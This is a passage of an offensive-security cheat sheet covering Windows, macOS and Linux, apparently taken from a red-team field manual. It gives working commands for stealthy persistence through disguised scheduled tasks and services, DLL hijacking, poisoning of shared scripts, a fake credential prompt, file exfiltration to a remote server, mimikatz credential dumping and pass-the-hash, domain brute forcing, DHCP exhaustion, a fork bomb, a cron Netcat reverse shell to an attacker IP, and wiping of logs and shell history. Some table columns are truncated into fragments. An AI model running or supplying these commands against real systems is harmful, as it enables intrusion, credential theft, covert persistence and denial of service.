All users: %SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup Specific users: %SystemDrive%\Users***<USERNAME>***\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	Windows NT 6.1, 6.0, Windows 10, Windows 11
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup	Windows NT 5.2, 5.1, 5.0
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup	Windows 9x
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup	Windows NT 4.0, 3.51, 3.50

AT.EXE SCHEDULE (WINXP)	
at HH:MM ***<FILE_PATH> [ARGS]***	Schedule task
at ***<TASK_ID>*** /delete	Delete task

POISONING EXISTING SCRIPTS
Enumerate all user persistence methods discussed in this section looking for existing persistence that has been created via script files such as .bat, .ps1, etc. If those are modifiable by a basic user, modify them to launch a malicious uploaded payload. Just beware, if the script is on a file server it could be executed by many users.

SYSTEM LEVEL PERSISTENCE

This section details important and useful SYSTEM level persistence techniques. Since they are "SYSTEM" they will require administrative privileges and most of them execute during system startup.

SCHTASKS ON BOOT

Upload binary to system folder and create scheduled task pointing at that binary for execution. Can change OfficeUpdater to a different task name that blends into target system.

schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR ***<FILE_PATH>***	Add task
schtasks /query /tn OfficeUpdater /fo list /v	Query task in verbose mode
schtasks /delete /tn OfficeUpdater /f	Delete task
schtasks /run /tn OfficeUpdater	Run Task Manually
schtasks /create /tn OfficeUpdater /xml <FILE_PATH>.xml /f	Optional: Can call schtasks to import a task as XML

SERVICE CREATION

Upload binary to folder and create service pointing at that binary. Can change the service description and display name to blend into the target system.

sc create ***<SERVICE_NAME>*** binpath= "***<FILE_PATH>***" start= auto displayname= "Windows Update Proxy Service"	Add service (Change displayname to a name that blends in with your executable)
sc description ***<SERVICE_NAME>*** "This service ensures Windows Update works correctly in proxy environments"	Assign description to service (Change description to a phrase that blends in with your service information)
sc qc ***<SERVICE_NAME>***	Query Service config
sc query ***<SERVICE_NAME>***	Query service status

sc qdescription ***<SERVICE_NAME>***	Query service description
sc delete ***<SERVICE_NAME>***	Delete service
sc ***<IP_ADDRESS>*** qc ***<SERVICE_NAME>***	OPTIONAL: Can execute sc.exe commands remotely by referencing the remote system after sc.exe

WINDOWS 10 .DLL HIJACK (WPTSEXTENSIONS)

Upload malicous.dll named WptsExtensions.dll (works with default Cobalt Strike .dll) anywhere in system path, reboot machine, and the schedule service will load the malicious WptsExtensions.dll	
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PATH	List folders in PATH
Upload malicous.dll named "WptsExtensions.dll" to folder in PATH	
Reboot target computer (Schedule service will load WptsExtensions.dll on startup)	
Remove uploaded WptsExtensions.dll to remove persistence	

Note: Many .dll hijacks exist on Windows systems and a simple Google search should list all the vulnerable filenames, services, and even contain examples of how to execute a given .dll hijack technique on a system.

WINDOWS SCRIPTING

This section details various PowerShell and Batch script examples. Some of these examples enumerate system information, cause system effects, or aid with the discovery of sensitive information.

POWERSHELL SCRIPTING

POWERSHELL BASICS	
Stop-Transcript	Stops recording
Get-Content ***<FILE_PATH>***	Displays file contents
Get-Help ***<COMMAND>*** -Examples	Shows examples of <command>
Get-Command *<***STRING_TO_SEARCH***>*	Searches for command string
Get-Service	Displays services (stop-service, start-service)
Get-WmiObject -Class win32_service	Displays services, but takes alternate credentials
$psVersionTable	Display PowerShell version
powershell -version 2.0	Run PowerShell 2.0 from 3.0
Get-Service | measure-object	Returns # of services
get-psdrive	Displays drives in the current session
Get-Process | select -expandproperty name	Returns only process names
get-help * -parameter credential	Cmdlets that take creds
get-wmiobject -list *network	Available WMI network commands
[Net.DNS]::GetHostEntry("***<IP_ADDRESS>***")	DNS Lookup

POWERSHELL ONELINERS

powershell -ep bypass -nop -File ***<FILE_PATH>***	La Po
$ports=***(<PORT>,<PORT>,<PORT>***);$ip="***<IP_ADDRESS>***";foreach ($port in $ports){try{$socket=New-object System.Net.Sockets.TCPClient($ip,$port);}catch{};if ($socket –eq $NULL){echo $ip":"$port" – Closed";}else{echo $ip":"$port" – Open";$socket = $NULL;}}	T co (s (<P mat por an
$ping = New-Object System.Net.Networkinformation.ping;$ping.Send("***<IP_ADDRESS>***",500)	Ping mi t
powershell –WindowStyle Hidden –ExecutionPolicy Bypass $Host.UI.PromptForCredential(" ***<WINDOW_TITLE>***","***<MESSAGE>***","***<USERNAME>***","***<DOMAIN>***")	auth
powershell –Command "do {if ((Get-Date –format YYYYMMDD-HHMM) –match '202208(0[8-9]|1[0-1])-(0[8-9]|1[0-7])[0-5][0-9]'){Start-Process –WindowStyle Hidden "***<FILE_PATH>***";Start-Sleep –s 14400}}while(1)"	R eve bet 8- and of (C
$password = convertto-securestring –string "***<PASSWORD>***" –asplaintext –force; $pp = new-object –typename System.Management.Automation.PSCredential –argumentlist "***<DOMAIN>******<USERNAME>***", $pw; Start-Process powershell –Credential $pp –ArgumentList '-noprofile –command &{Start-Process ***<FILE_PATH>*** -verb runas}'	Po

POWERSHELL ONELINERS CONT	
Send-MailMessage –to "***<EMAIL>***" –from "***<EMAIL>***" –subject "***<SUBJECT>***" –a "***<FILE_ATTACHEMENT>***" –body "***<BODY>***" –SmtpServer "***<IP_ADDRESS>***" -Port "***<PORT>***" -Credential "***<PS_CRED_OBJECT>***" -UseSsl	E se
powershell –noprofile –noninteractive –Command 'Invoke-WebRequest -Uri "***https://<URL>***" -OutFile ***<FILE_PATH>***'	Pow dov f spe U
Script will send a file ($filepath) via http to server ($server) via POST request. Must have web server listening on port designated in the $server powershell –noprofile –noninteractive –command '[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; $server="""***http://<URL>***"""; $filepath="""***<FILE_PATH>*** """; $http = new-object System.Net.WebClient; $response = $http.UploadFile($server,$filepath);'	Pow dat
Get-WmiObject -class win32_operatingsystem | select -property * | export-csv ***<FILE_PATH>***	Exp inf CS
Get-Service | where {$_.status -eq "Running"}	ru se
[System.Net.NetworkInformation.IPGlobalProperties]::GetIPGlobalProperties().GetActiveTcpConnections()	Pow N Equ
New-PSDrive -Persist -PSProvider FileSystem -Root ***<IP_ADDRESS>******<SHARE_FOLDER>*** -Name i	Per PSD rem s
Get-ChildItem -Path ***<FILE_PATH>*** -Force -Recurse -Filter *.log -ErrorAction SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}	R file wri pas
Powershell -Command 'Enable-PSRemoting -Force'	Tu Pow ren

WINDOWS BATCH SCRIPTING

BATCH SCRIPTS	
If executing script from a batch file, variables must be preceded with % (for a total of 2 %'s).	
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100 10.10.%i.%x 2>nul | find "Reply" && echo 10.10.%i.%x >> live.txt)	Nested for loop ping sweep
for /F "tokens=*" %%A in (***<FILE_PATH>***) do echo %%A	Loop through each line in a file
for /F %%N in (*users.txt*) do for /F %%P in (*passwords.txt*) do net use \\ ***<IP_ADDRESS>***\IPC$ /user:***<DOMAIN>*** \%%N %%P 1>NUL 2>&1 && echo %%N:%%P && net use /delete \\ ***<IP_ADDRESS>***\IPC$ > NUL	Domain brute forcer
@echo Test run: for /F "tokens=*" %%A in (***<FILE_PATH>***) do net use ***<IP_ADDRESS>***\c$ /USER: ***<DOMAIN>***\%%A wrongpass	Account lockout (lockout.bat)
for /L %%P in (2,1,254) do (netsh interface ip set address name= "***<INTERFACE_NAME>"*** static ***10.0.42***.%%P 255.255.255.0 ***<GATEWAY_IP>*** && ping 127.0.0.1 –n 1 –w 10000 > nul %1)	DHCP exhaustion
for /L %%P in (2,1,254) do (nslookup ***10.1.11***.%%P | findstr /i /c:"Name" >> dns.txt && echo HOST: ***10.1.11.***% %%P >> dns.txt)	DNS reverse lookup

BATCH SCRIPTS CONT

forfiles /P ***<FILE_PATH>*** /s /m ***pass**** -c "cmd /c echo @isdir @fdate @ftime @relpath @path @fsize"	Search for files beginning with the word "pass" and then print if it's a directory, file date/time, relative path, actual path and size (@variables are optional)
Domains.txt should contain known malicious domains. If you do not want to make a legitimate DNS request for a malicious domain then just provide your local IP in place of <DNS_SERVER_IP>. for /F "tokens=*" %%A in (C:\Users\Administrator\Desktop\domains.txt) do nslookup %%A ***<DNS_SERVER_IP>***	Simulate DNS lookups for malicious domains (useful for testing detection of AV/IDS)
for /L %%P in (2,1,***401***) do @for %%U in (***<URL1>*** ***<URL2>*** ***<URL3>***) do start /b iexplore %%U & ping -n 6 localhost & taskkill /F /IM iexplore.exe	Simulated web browsing (simple traffic generation). Browse to URL's 400 times.
for /L %%P in (***2***,1,***254***) do shutdown /r /m ***1.1.1***.%%P /f /t 0 /c "***Reboot message***"	Rolling reboot (replace /r with /s for a shutdown)

POST EXPLOITATION

This section details various post exploitation tools and techniques such as mimikatz, PsExec, privilege escalation tactics, file system redirection, etc.

MIMIKATZ CREDENTIAL MANIPULATION	
mimikatz.exe "sekurlsa::pth /user: ***<USERNAME>*** /domain:***<DOMAIN>*** /ntlm: ***<NTLM_HASH>*** /run:***<FILE_PATH>***" exit	Mimikatz PTH (Runs specified binary with PTH credentials). Must be run as SYSTEM
mimikatz.exe "lsadump::sam" exit	Mimikatz hashdump. Must be run as SYSTEM
mimikatz.exe sekurlsa::pth /user: ***<USERNAME>*** /domain: ***<DOMAIN>*** /ntlm: ***<NTLM_HASH>*** /aes128:***<aes128_HASH>*** /aes256:***<aes256_HASH>***	PTH with AES128/256 bit keys. AES128/256 bit keys can be obtained via DCSync
wmic group where name="Domain Admins" get name,sid,domain or reg query HKU to retrieve logged in domain user SIDs (which contain domain SID) Result of above commands: S-1-5-21-520640528-869697576-4233872597-1532 The Domain SID Portion is: S-1-5-21-520640528-869697576-4233872597	Extract domain SID from Active Directory object
mimikatz.exe “lsadump::dcsync /domain: ***<DOMAIN_FQDN>*** /user: ***<USERNAME>***”	Remote dump hash for specific user account

	(Administrators, Domain Admins, or Enterprise Admins are able to remotely DCSync)
mimikatz.exe “lsadump::secrets”	Get the SysKey to decypt SECRETS entries (from registry or hives)

More info at: https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

WINDOWS PRIVILEGE ESCALATION CHECKLIST

- Enumerate all File Servers in a domain and net view to find open shares. Once all shares are located, enumerate all share files/folders for sensitive data such as: administrative info, credentials, user home directories, etc. Repeat against other systems in the domain (other server roles like database, web, etc.) which may have misconfigured network shares exposing sensitive data.

- Enumerate PATH and then .DLL hijack (wlbsctrl or scheduler) if applicable.

- Run open-source tool "SharpUp" to enumerate potential privilege escalation opportunities such as vulnerable paths, weak service information, and more.

- Enumerate startup folder, user scheduled tasks, etc. Attempt to poison global shared scripts set to run at login.

- Gain access to administrative shares and attempt to poison scripts run by administrators or macro enabled files.

More info at: https://github.com/GhostPack/SharpUp

FILE SYSTEM REDIRECTION

File System Redirection - > Jump to x64 process from x86	
Execute x64 binary: C:\Windows\Sysnative\upnpcont.exe	
tasklist /v | findstr upnpcont	Use tasklist to list processes and find the PID of the process that was launched
Inject into PID discovered in previous step	
Exit original x86 process	

MAC OS

Mac OS Details

This section details Mac OS version information and general file system layout. There are many similarities between Mac OS and Linux, but there are also many key differences listed below.

Mac OS Versions

ID	VERSION	DATE RELEASED
10.0.4	Mac OS X Cheetah	2001-03-24
10.1.5	Mac OS X Puma	2001-09-25
10.2.8	Mac OS X Jaguar	2002-08-23
10.3.9	Mac OS X Panther	2003-10-24
10.4.11	Mac OS X Tiger	2005-04-29
10.5.8	Mac OS X Leopard	2007-10-26
10.6.8	Mac OS X Snow Leopard	2009-08-28
10.7.5	OS X Lion	2011-07-20
10.8.5	OS X Mountain Lion	2012-07-25
10.9.5	OS X Mavericks	2013-10-22
10.10.5	OS X Yosemite	2014-10-16
10.11.6	OS X El Capitan	2015-09-30
10.12.6	macOS Sierra	2016-09-20
10.13.6	macOS High Sierra	2017-09-25
10.14.6	macOS Mojave	2018-09-24
10.15.7	macOS Catalina	2019-10-07
11.6.7	macOS Big Sur	2020-11-12
12.4	macOS Monterey	2021-10-25

FILE SYSTEM STRUCTURE	
/Applications	Contains applications such as Mail, Calendar, Safari, and many others
/bin	User binaries
/dev	Interface for system devices
/cores	Hidden binary files which contain pieces of computer memory. Used for debugging purposes
/etc	System configuration files
/Users	Base directory for user files
/Library	Critical software libraries
/home	Not used for anything
/private	Stores essential system files and caches
/opt	Third party software
/sbin	System administrator binaries
/System	Contains operating system files
/tmp	Temporary files
/usr	Less critical files
/Volumes	Shows mounted volumes
/var	Variable system files

MAC OS SYSTEM ENUMERATION

This section details system enumeration and user/group manipulation commands. It is worth noting user management and authentication in Mac OS is accomplished much differently than Linux. Shadow/Passwd files are not used and user information is stored in ".plist" files.

MAC OS SITUATIONAL AWARENESS	
ls /Applications	Display apps
hostname	Display computer name
id	Current username
w	List logged on users
last	List previous user log in sessions
df -h	Disk usage
uname -a	Kernel version & CPU information
mount	List mounted drives
sw_vers	Display OS version information
echo $0	Display shell type
ls /Users	Enumerate user home directories
ifconfig -a	Network and IP information
ps -ef	Process enumeration
kill -9 ***<PID>***	Kill process PID
ps -ef | grep -ia ***<STRING_TO_SEARCH>***	Find specific process
netstat -p tcp -van	Check for active TCP network connections
sudo nano /etc/paths	Add another variable to the PATH

USER PLIST FILE ENUMERATION

As mentioned above, Mac OS stores user information (including user password hashes) in files called property lists (.plist). With administrative credentials, these can be directly enumerated, and user hashes can be collected.

sudo plutil -p /var/db/dslocal/nodes/Default/users/***<USERNAME>***.plist	Enumerate user plist information
sudo dscl . read Users/***<USERNAME>*** ShadowHashData	Enumerate user password hash

USER ENUMERATION & MODIFICATION	
dscl . list /Users	Display all user and daemon accounts
dscl . list /Users | grep -v '_'	Display actual user accounts (No daemon accounts)
dscacheutil -q user	Display verbose user information (shell type, gid, uid, full name, description, etc.)
dscl . -read /Users/***<USERNAME>***	Display very verbose user information (user hash included)
dscacheutil -q group -a name ***<GROUP_NAME>***	Enumerate a specific user's group assignments
dscl . -delete /Users/***<USERNAME>***	Delete user

CREATE USER & MAKE ADMINISTRATOR	
dscl . -create /Users/***<USERNAME>***	Create User
dscl . -create /Users/***<USERNAME>*** UserShell /bin/bash	Set shell preferences for user
dscl . -create /Users/***<USERNAME>*** RealName " ***<USER_FULL_NAME>***"	Set user full name
dscl . list /Users UniqueID	List out ID's and select

	an un-used ID
dscl . -create /Users/***<USERNAME>*** UniqueID " ***<NEWLY_SELECTED_ID>***"	Set unique ID for user
dscl . -create /Users/***<USERNAME>*** PrimaryGroupID 20	Give list of users that belong to a group.
dscl . -create /Users/***<USERNAME>*** NFSHomeDirectory /Users/***<USERNAME>*** mkdir /Users/***<USERNAME>***	Make home directory
dscl . -passwd /Users/***<USERNAME>*** ***<NEW_PASSWORD>***	Set user password
dscl . -append /Groups/admin GroupMembership ***<USERNAME>***	Add user to admin group

CREATE A GROUP	
sudo dscl . -create /Groups/***<GROUPNAME>***	Create group
sudo dscl . -create /Groups/***<GROUPNAME>*** RealName "***Service and Support***"	Add longform name
sudo dscl . -create /Groups/***<GROUPNAME>*** passwd "*"	Initialize group password
dscl . list /Groups PrimaryGroupID | tr -s ' ' | sort -n -t ' ' -k2,2	Find unused group ID
sudo dscl . -create /Groups/***<GROUPNAME>*** gid ***<NEWLY_SELECTED_ID>***	Assign group ID
sudo dscl . -create /Groups/***<GROUPNAME>*** GroupMembership ***<USERNAME>***	Assign only ONE user to group (will overwrite with this ONE user)

GROUP ENUMERATION & MODIFICATION	
dscacheutil -q group	Enumerate all groups and their members
sudo dscl . -append /Groups/***<GROUPNAME>*** GroupMembership ***<USERNAME>***	Append user to group
sudo dscl . -delete /Groups/***<GROUPNAME>*** GroupMembership ***<USERNAME >***	Remove user from group
dscl . -delete /Groups/***<GROUPNAME>***	Delete group

*Nix

LINUX OS DETAILS

FILE SYSTEM STRUCTURE	
/	Anchor and root of the filesystem
/bin	User binaries
/boot	Boot-up related files
/dev	Interface for system devices
/etc	System configuration files
/home	Base directory for user files
/lib	Critical software libraries
/opt	Third party software
/proc	System and running programs
/root	Home directory of root user
/sbin	System administrator binaries
/tmp	Temporary files
/usr	Contains all the system files. Less critical files
/var	Variable system files

IMPORTANT FILE/DIRECTORY DESCRIPTIONS	
/etc/shadow	User account information and password hashes
/etc/passwd	User account information
/etc/group	Group names
/etc/rc.d	Startup services (rc0.d-rc6.d)
/etc/init.d	Contains startup/stop scripts
/etc/hosts	Hardcoded hostname and IP combinations
/etc/hostname	Full hostname with domain
/etc/network/interfaces or /etc/netplan	Network configuration
/etc/profile	System environment variables
/etc/apt/sources.list	Debian package source
/etc/resolv.conf	DNS configuration
/home/<***USER***>/.bash_history	User Bash history
/usr/share/wireshark/manuf	Vendor-MAC lookup (Kali Linux)
~/.ssh/	SSH keystore
/var/log	System log files (most Linux)
/var/adm	System log files (Unix)
/var/spool/cron	List cron files
/var/log/apache2/access.log	Apache connection log
/etc/fstab	Contains local and network configured mounts and shares

/ETC/SHADOW FILE FORMAT

1	2	3	4	5	6	7	8	9
root:	6RqNi$...PbED0:	16520:	0:	99999:	7:	:	:	

1	Login name
2	Encrypted password
3	Date of last password change (days since epoch)
4	Minimum password age (in days)
5	Maximum password age (in days)
6	Password warning period (in days)
7	Password inactivity period (in days)
8	Account expiration date (days since epoch)
9	Reserved

/ETC/SHADOW HASH TYPES

kryptonite:***6***n4wLdmr59pt.....:18912:0:99999:7:::

First three characters of the hash list the hash type	
1	MD5
$2a$	bcrypt
$2y$	bcrypt
5	SHA-256
6	SHA-512

Note: */etc/login.defs contains the shadow configuration.

/ETC/PASSWD FILE FORMAT

1	2	3	4	5	6	7
root:	x:	0:	0:	Root:	/root:	/bin/bash:

1	Login name
2	Password (x: password in shadow file, *: user cannot use login)
3	User ID (UID) root = 0
4	Primary Group ID (GID)

5	Comment Field/User full name
6	User’s home directory
7	User’s default shell

LINUX SYSTEM ENUMERATION

OPERATING SYSTEM INFORMATION	
df -h	Disk usage
uname -a	Kernel version & CPU information
cat /etc/issue	Display OS information
cat /etc/*release*	Display OS version information
cat /proc/version	Display kernel information
which ***<SHELL_NAME>***	Locate the executable files or location of each shell on the system (Can search: tscsh, csh, ksh, bash, etc.)
fdisk -l	Display connected drives

MANIPULATE PACKAGES USING RPM (RED HAT)	
rpm -qa	List all installed Redhat Packages
rpm -ivh *.rpm	Install all Red Hat packages with a filename ending in .rpm in the current directory
rpm -e ***<PACKAGE_NAME>***	Remove Red Hat Package

MANIPULATE PACKAGES USING DPKG	
dpkg --get-selections	List all installed packages

dpkg –i *.deb	Install all packages with a filename ending in .deb in the current directory
dpkg –r ***<PACKAGE_NAME>***	Remove Package

UPDATE SYSTEM USING APT GET	
apt-get update	Updates repositories and available packages to prepare for OS/tool update
apt-get upgrade	Installs newer versions of packages if available (checks results of apt-get update)
apt-get dist-upgrade	Intelligently updates system, updating dependencies and removing older obsolete packages as needed

SITUATIONAL AWARENESS & PROCESS MANIPULATION	
id	Displays current user/group information
w	List logged on users and what they are doing
who -a	Show currently logged in users
last -a	Show past and current login and system boot information
ps -ef	Process listing
mount or findmnt	List mounted drives
kill -9 ***<PID>***	Force kill processes with specific PID
killall ***<PROCESS_NAME>***	Kill all processes matching a specific name
top	Show all processes sorting by most active
cat /etc/fstab	List configured persistent mounts

USER ACCOUNT ENUMERATION & CONFIGURATION	
getent passwd	Display user and service accounts
useradd –m ***<USERNAME>***	Add a user
usermod -g ***<GROUPNAME>*** ***<USERNAME>***	Add user to group
passwd ***<USERNAME>***	Change user password

usermod --expiredate 1 --lock --shell /bin/nologin ***<USERNAME>***	Lock user account
usermod --expiredate 99999 --unlock --shell /bin/bash ***<USERNAME>***	Unlock user account
chage –l ***<USERNAME>***	Enumerate user account details
userdel ***<USERNAME>***	Delete user

NETWORK CONFIGURATION	
watch --interval 3 ss -t --all	List all listening, established, and connected TCP sockets every 3 seconds
netstat -tulpn	List all listening TCP and UDP sockets with associated PID/program name
lsof –i –u ***<USERNAME>*** -a	List all network activity associated to a specific user
ifconfig ***<INTERFACE_NAME>*** ***<NEW_IP>*** netmask ***<NEW_SUBNET_MASK>*** or ip addr add ***<NEW_IP>*** dev ***<INTERFACE_NAME>***	Set IP and NETMASK
ifconfig ***<INTERFACE_NAME>***:***<NEW_INTERFACE_NAME>*** ***<NEW_IP>*** or ip addr add ***<NEW_IP>***/***<CIDR>*** dev ***<INTERFACE_NAME>***	Add second IP to existing interface
route add default gw ***<IP_ADDRESS>*** ***<INTERFACE_NAME>*** or	Set gateway

ip route add ***<IP_ADDRESS>***/***<CIDR>*** via ***<GATEWAY_IP>*** dev ***<INTERFACE_NAME>***	

NETWORK CONFIGURATION CONT	
ifconfig ***<INTERFACE_NAME>*** mtu ***<SIZE>*** or ip link set dev ***<INTERFACE_NAME>*** mtu ***<SIZE>***	Change MTU size
ifconfig ***<INTERFACE_NAME>*** hw ether ***<MAC_ADDRESS>*** or ip link set dev ***<INTERFACE_NAME>*** down ip link set dev ***<INTERFACE_NAME>*** address ***<MAC_ADDRESS>*** ip link set dev ***<INTERFACE_NAME>*** up	Change MAC address
iwlist ***<INTERFACE_NAME>*** scan	Built-in Wi-Fi Scanner
cat /var/log/messages | grep DHCP	List DHCP assignments
tcpkill host ***<IP_ADDRESS>*** and port ***<PORT>***	Kills TCP connections running over specific port number
echo “1” > /proc/sys/net/ipv4/ip_forward	Enable on IP Forwarding

echo “nameserver ***<IP_ADDRESS>***” >> /etc/resolv.conf	Add DNS server

DNS ZONE TRANSFER	
dig –x ***<IP_ADDRESS>***	Reverse domain lookup
host ***<IP_ADDRESS_OR_HOSTNAME>***	Domain lookup
dig axfr ***<DOMAIN_NAME_TO_TRANSFER>*** @***<DNS_IP>***	DNS zone transfer
host -t axfr -l ***<DOMAIN_NAME_TO_TRANSFER>*** ***<DNS_IP>***	DNS zone transfer

LINUX FILE MANIPULATION

FILE MANIPULATION	
diff ***<FILE_PATH_A>*** ***<FILE_PATH_B>***	Compare files
rm –rf ***<FILE_PATH>***	Force recursive deletion of directory
shred –f –u ***<FILE_PATH>***	Secure file deletion
touch –r ***<ORIGINAL_FILE_PATH>*** ***<MOD_FILE_PATH>***	Modify timestamp to match another file
touch –t ***<YYYYMMDDHHMM>*** ***<FILE>***	Modify file timestamp
grep –c "***<STRING>***" ***<FILE_PATH>***	Count lines containing specific string
awk 'sub("$", "\r")' ***<SOURCE_FILE_PATH>*** > ***<OUTPUT_FILE_PATH>***	Convert Linux formatted file to Windows compatible text file
dos2unix ***<FILE_PATH>***	Convert Windows formatted file to Linux compatible text file
find . –type f -name "*. ***<FILE_EXTENSION>***"	Search current and all subdirectories for all files that

	end with a specific extension
grep -Ria "***<SEARCH_PHRASE>***"	Search all files (binary and regular files) in current and all subdirectories for a case insensitive phrase
wc -l ***<FILE_PATH>***	Return the line count of a target file
find / -perm -4000 -exec ls -ld {} \;	Search for setuid files
file ***<FILE_PATH>***	Determine file type
chattr +i ***<FILE_PATH>*** chattr –i ***<FILE_PATH>***	Set/Unset immutable file
dd if=/dev/urandom of= ***<OUTPUT_FILE_PATH>*** bs=3145728 count=100	Generate random file (example 3M file)

FILE COMPRESSION & CHUNKING	
Compress: tar -cf ***<OUTPUT_FILE>***.tar ***<INPUT_PATH>*** Extract: tar -xf ***<FILE_PATH>***.tar	Pack/unpack (archive) files using tar
Compress: tar -czf ***<OUTPUT_FILE>***.tar.gz ***<INPUT_PATH>*** Extract: tar -xzf ***<FILE_PATH>***.tar.gz	Compress and extract a .gz file using tar
Compress: tar -cjf ***<OUTPUT_FILE>***.tar.bz2 ***<INPUT_PATH>*** Extract: tar -xjf ***<FILE_PATH>***.tar.bz2	Compress and extract a .bz2 file using tar
Compress: gzip ***<INPUT_PATH>*** Extract: gzip –d ***<FILE_PATH>***.gz	Compress and extract using gzip
Compress: zip –r ***<OUTPUT_FILE>***.zip ***<INPUT_PATH>*** Extract: unzip ***<FILE_PATH>***	Compress and extract using zip
upx -9 –o ***<OUTPUT_FILE>*** ***<INPUT_PATH>***	Pack an executable using UPX
dd if=***<INPUT_PATH>*** bs=4M | gzip -c | split -b 3K – "***<OUTPUT_FILE>***.chunk"	Split file into 3k chunks using dd
cat ***<FILE_PATH>***.chunk* | gzip -dc | dd of=***<OUTPUT_PATH>*** bs=4M	Restore chunked file using dd

FILE HASHING	
md5sum ***<FILE_PATH>***	Generate MD5 hash of a file
echo "***<STRING>***" | md5sum	Generate MD5 hash of a string
sha1sum ***<FILE_PATH>***	Generate SHA1 hash of a file

LINUX PERSISTENCE

RC.LOCAL	
nano /etc/rc.local or echo "***<FILE_PATH>***" >> /etc/rc.local	Add full path to rc.local file. This full path will be executed on system startup.

LINUX SERVICE	
nano /etc/systemd/system/***<SERVICE_NAME>***.service	Create/Open new service file using nano
[Unit] after=network.targetDescription=My Service description [Service] Type=simple Restart=always ExecStart=***<FILE_PATH>*** [Install] WantedBy=multi-user.target	Add service information to file. <FILE_PATH> is full path to .sh file to execute on startup When done, press CTRL+X, then press 'Y', then press 'Enter' to save and close the file with nano
systemctl daemon-reload	Reload service manager
systemctl enable ***<SERVICE_NAME>***.service	Enable the service
systemctl start ***<SERVICE_NAME>***.service	Start the service persistence

CRONTAB	

#Open new crontab: crontab -e #Add the following line at the end: 0 0 * * * nc ***<ATTACKER_IP>*** ***<ATTACKER_PORT>*** -e /bin/sh	Create cron that runs a Netcat reverse shell every day at midnight
#Open new crontab: crontab -e #Add the following line at the end: crontab -e 0 0 * * * ***<FULLPATH>***	Create cron that runs a payload every day at midnight

More info at: https://crontab.guru/

POISONING EXISTING SCRIPTS

Enumerate all persistence methods discussed in this section looking for existing persistence that has been created via script files such as .sh, .py, etc. If those are modifiable, modify them to launch a malicious uploaded payload.

LINUX SCRIPTING

NIX SCRIPTING	
for x in {1..254..1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4 >> ips.txt; done	Ping sweep (Replace first three octets of IP to set class C address to scan)
#!/bin/bash echo "Enter Class C Range: i.e. 192.168.3" read range for ip in {1..254..1};do host $range.$ip |grep "name pointer" |cut -d" " -f5 done	Reverse DNS Lookup (Create new bash script with the following contents)
:(){ :|: & };:	Fork bomb (Creates processes until system "crashes")
for ip in {1..254..1}; do dig –x 1.1.1.$ip | grep $ip >> dns.txt; done;	DNS reverse lookup (Replace first three octets of IP to set class C address to scan)

*NIX SCRIPTING CONT.

IP banning script

```
#!/bin/sh

# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2

# It assumes 1 is the router and does not ban IPs .20, .21, .22

i=2
while [[ $i –le 253 ]]
do
        if [[ $i –ne 20 && $i –ne 21 && $i –ne 22 ]]; then
        echo "BANNED: arp –s 192.168.1.$i"
        arp –s 192.168.1.$i 00:00:00:00:00:0a
        else
        echo "IP NOT BANNED:192.168.1.$i*****"
        echo "*******************************"
        fi
        i=`expr $i +1`
done
```

Compare 2 files for similar lines

```
for line in $(cat <FILE_PATH>); do grep –i $line <FILE_PATH>; done;
```

LINUX POST EXPLOITATION

MISC COMMANDS	
arecord -L	List out audio devices
arecord -d 5 -D plughw ***<FILE_PATH>***	Record microphone (one of the devices listed above) for 5 seconds to a file
gcc ***<FILE_PATH>***.c –o ***<OUTPUT_PATH>***	Compile C program
init 6 init 0	Reboot/Shutdown
cat /etc/*syslog*.conf | grep –v "^#"	Display log files
cat ***<FILE_PATH>*** | grep -Eo "(http|https)://[a-zA-Z0-9./?=_%:-]*" | sort -u	Strip URL links out of a file
wget http://***<URL>*** -O ***<FILE_PATH>*** -o /dev/null	Scrape URL and write to a file
rdesktop ***<IP_ADDRESS>***	Start a remote desktop session with target IP
script –a ***<FILE_PATH>***	Log all shell activity. Session is written to file after session exit
history !***<LINE_NUMBER>***	Display user command history and then execute specific line in history
nohup ***<COMMAND>*** &	Background command and print all output from command to a file named .nohup
mount.cifs //***<IP_ADDRESS>***/***<SHARE_NAME>*** /mnt/share –o user=***<USERNAME>***,pass=***<PASSWORD>***,domain=***<DOMAIN>***,rw	Mount SMB share to /mnt/share folder
export PATH="***<PATH_TO_ADD>***:$PATH"	Add another

	variable to the PATH
smbclient -U ***<USERNAME>*** //***<IP_ADDRESS>***/***<SHARE_NAME>***	Connect to Windows SMB Share

MOUNT USB DEVICE	
sudo fdisk -l	List out potential devices to mount. Make note of the device path
mkdir /media/myUSBDevice	Create directory to mount to
mount ***<DEVICE_PATH>*** /media/myUSBDevice/	Mount device to created directory
mount | grep ***<DEVICE_PATH>***	Run mount to show all mounted devices. See if USB device was mounted successfully
umount -f /media/myUSBDevice	Unmount USB device

BASH HISTORY MANIPULATION	
echo > /var/log/auth.log	Clear auth.log
echo > ~/.bash_history	Clear current user Bash history
rm ~/.bash_history -rf	Delete .bash history file
history -c	Clear current session history
export HISTFILESIZE=0	Set history max lines to 0
export HISTSIZE=0	Set history max commands to 0
unset HISTFILE	Disable history logging (need to logout to take effect)
kill -9 $$	Kills current session
ln -sf /dev/null	Permanently send all

~/.bash_history	Bash history commands to /dev/null

LINUX TOOLS

SSH	
/etc/ssh/ssh_known_hosts	File contains system-wide known hosts
~/.ssh/known_hosts	File contains previous hosts user has logged into
ssh-keygen -t dsa -f ***<OUTPUT_PATH>***	Generate SSH DSA keys
ssh-keygen -t rsa -f ***<OUTPUT_PATH>***	Generate SSH RSA keys
scp ***<SOURCE_PATH>*** ***<USERNAME>***@***<IP_ADDRESS>***:/***<OUTPUT_PATH>***	Upload a file using SSH
scp ***<USERNAME>***@***<IP_ADDRESS>***:/***<INPUT_PATH>*** ***<OUTPUT_PATH>***	Download a file using SSH
ssh ***<USERNAME>***@***<IP_ADDRESS>*** –p ***<PORT>***	Connect to target via SSH over a non-standard port

SETUP SSH KEYS	
